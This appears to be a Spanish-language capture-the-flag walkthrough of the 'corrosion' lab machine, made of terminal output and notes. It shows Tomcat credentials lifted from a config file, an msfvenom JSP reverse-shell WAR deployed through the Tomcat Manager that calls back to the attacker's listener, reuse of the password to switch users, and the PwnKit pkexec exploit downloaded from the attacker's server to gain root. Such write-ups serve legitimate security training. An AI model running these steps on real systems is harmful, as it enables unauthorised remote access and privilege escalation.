
```
┌──(root💀miguel)-[/home/miguel/Work]
└─# ll
.rw-rw-r-- miguel miguel  33 KB Wed Feb 12 14:22:49 2025  backup.zip
.rw------- root   root    13 KB Mon Sep  6 16:09:00 2021  catalina.policy
.rw------- root   root   7.1 KB Mon Sep  6 16:09:00 2021 {}catalina.properties
.rw------- root   root   1.4 KB Mon Sep  6 16:09:00 2021 </>context.xml
.rw-r--r-- root   root   2.1 KB Wed Feb 12 14:23:59 2025  hashzip
.rw------- root   root   1.1 KB Mon Sep  6 16:09:00 2021 </>jaspic-providers.xml
.rw------- root   root   2.3 KB Mon Sep  6 16:09:00 2021  jaspic-providers.xsd
.rw------- root   root   4.0 KB Mon Sep  6 16:09:00 2021 {}logging.properties
drwxr-xr-x root   root   4.0 KB Tue Feb 11 20:09:44 2025  resources
.rw------- root   root   7.4 KB Mon Sep  6 16:09:00 2021 </>server.xml
.rw------- root   root   2.9 KB Fri Sep 17 01:07:06 2021 </>tomcat-users.xml
.rw------- root   root   2.5 KB Mon Sep  6 16:09:00 2021  tomcat-users.xsd
.rw------- root   root   168 KB Mon Sep  6 16:09:00 2021 </>web.xml
```

en tomcat-users.xml



```
-->

<role rolename="manager-gui"/>
<user username="manager" password="melehifokivai" roles="manager-gui"/>

<role rolename="admin-gui"/>
<user username="admin" password="melehifokivai" roles="admin-gui, manager-gui"/>
</tomcat-users>
```

entro como `admin:melehifokivai`



Tomcat Web Application Manager

Message:	OK

Manager


List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes


Deploy

Deploy directory or WAR file located on server




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.137.12 LPORT=4444  -f war -o reverse.war
Payload size: 1110 bytes
Final size of war file: 1110 bytes
Saved as: reverse.war

┌──(root💀miguel)-[/home/miguel/Work]
└─# nc -lvnp 4444
listening on [any] 4444 ...
```


elije el .war y dale a deploy




haz clic en reverse



/reverse	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.30] 49846
whoami
tomcat
```




```
drwxr-xr-x  2 randy randy 4096 Sep 16  2021 Vide
tomcat@corrosion:/home/randy$ cat user.txt
cat user.txt
ca73a018ae6908a7d0ea5d1c269ba4b6
tomcat@corrosion:/home/randy$ 
```


veo q con randy no puedo hacer mucho, vamos a ver si la credencial q tenemos para tomcat se reutiliza para algun usuario



```
tomcat@corrosion:/$ su jaye
su jaye
Password: melehifokivai
whoami
jaye
```




```
jaye@corrosion:/$ find / -perm -4000 -ls 2>/dev/null
find / -perm -4000 -ls 2>/dev/null
       56     43 -rwsr-xr-x   1 root     root        43088 Sep 16  2020 /snap/core18/2128/bin/mount
       65     63 -rwsr-xr-x   1 root     root        64424 Jun 28  2019 /snap/core18/2128/bin/ping
       81     44 -rwsr-xr-x   1 root     root        44664 Mar 22  2019 /snap/core18/2128/bin/su
```




```
524765     88 -rwsr-xr-x   1 root     root          88464 Jul 14  2021 /usr/bin/gpasswd
552634     16 -rwsr-xr-x   1 root     root          14728 Mar 17  2021 /usr/bin/vmware-user-su
525267     32 -rwsr-xr-x   1 root     root          31032 May 26  2021 /usr/bin/pkexec
534651    388 -rwsr-xr--   1 root     dip          395144 Jul 23  2020 /usr/sbin/pppd
526512     52 -rwsr-xr--   1 root     messagebus    51344 Jun 11  2020 /usr/lib/dbus-1.0/dbus
526830     16 -rwsr-xr-x   1 root     root          14488 Jul  8  2019 /usr/lib/eject/dmcrypt
532177    464 -rwsr-xr-x   1 root     root         473576 Jul 23  2021 /usr/lib/openssh/ssh-k
534200     16 -rwsr-sr-x   1 root     root          14488 Jul  6  2021 /usr/lib/xorg/Xorg.wra
```

https://github.com/ly4k/PwnKit



```
jaye@corrosion:~$ wget http:192.168.137.12:2323/PwnKit
wget http:192.168.137.12:2323/PwnKit
--2025-02-12 10:50:10--  ftp://http/192.168.137.12:2323/PwnKit
           => ‘PwnKit’
Resolving http (http)... failed: Temporary failure in name resolution.
wget: unable to resolve host address ‘http’
jaye@corrosion:~$ wget http://192.168.137.12:2323/PwnKit
wget http://192.168.137.12:2323/PwnKit
--2025-02-12 10:50:35--  http://192.168.137.12:2323/PwnKit
Connecting to 192.168.137.12:2323... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: ‘PwnKit’

PwnKit                0%[                    ]       0  --.-KB/s               
PwnKit              100%[===================>]  17.62K  --.-KB/s    in 0.
002s

2025-02-12 10:50:35 (9.37 MB/s) - ‘PwnKit’ saved [18040/18040]

jaye@corrosion:~$ chmod +x PwnKit
chmod +x PwnKit
jaye@corrosion:~$ ./PwnKit
./PwnKit
root@corrosion:/home/jaye# whoami
whoami
root
root@corrosion:/home/jaye#
```

```
┌──(root💀miguel)-[/home/miguel/Work/resources/PwnKit]
└─# ll
drwxr-xr-x root root 4.0 KB Wed Feb 12 14:44:30 2025 imgs
.rw-r--r-- root root 1.0 KB Wed Feb 12 14:44:30 2025 LICENSE
.rw-r--r-- root root 196 B  Wed Feb 12 14:44:30 2025 Makefile
.rwxr-xr-x root root  18 KB Wed Feb 12 14:44:30 2025 PwnKit
.rw-r--r-- root root 3.1 KB Wed Feb 12 14:44:30 2025 PwnKit.c
.rw-r--r-- root root 150 B  Wed Feb 12 14:44:30 2025 PwnKit.sh
.rwxr-xr-x root root  16 KB Wed Feb 12 14:44:30 2025 PwnKit32
.rw-r--r-- root root 969 B  Wed Feb 12 14:44:30 2025 README.md

┌──(root💀miguel)-[/home/miguel/Work/resources/PwnKit]
└─# python3 -m http.server 2323
Serving HTTP on 0.0.0.0 port 2323 (http://0.0.0.0:2323/) ...
192.168.137.30 - - [12/Feb/2025 14:48:00] "GET /PwnKit.sh HTTP/1.1" 200
^C
Keyboard interrupt received, exiting.

┌──(root💀miguel)-[/home/miguel/Work/resources/PwnKit]
└─# file PwnKit
PwnKit: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamica
ly linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=a0492
e94010dfc313c5e5a6f282a68a047522b, with debug_info, not stripped

┌──(root💀miguel)-[/home/miguel/Work/resources/PwnKit]
└─# python3 -m http.server 2323
Serving HTTP on 0.0.0.0 port 2323 (http://0.0.0.0:2323/) ...
192.168.137.30 - - [12/Feb/2025 14:50:33] "GET /PwnKit HTTP/1.1" 200 -
```



```
root@corrosion:~# cat root.txt
cat root.txt
2fdbf8d4f894292361d6c72c8e833a4b
```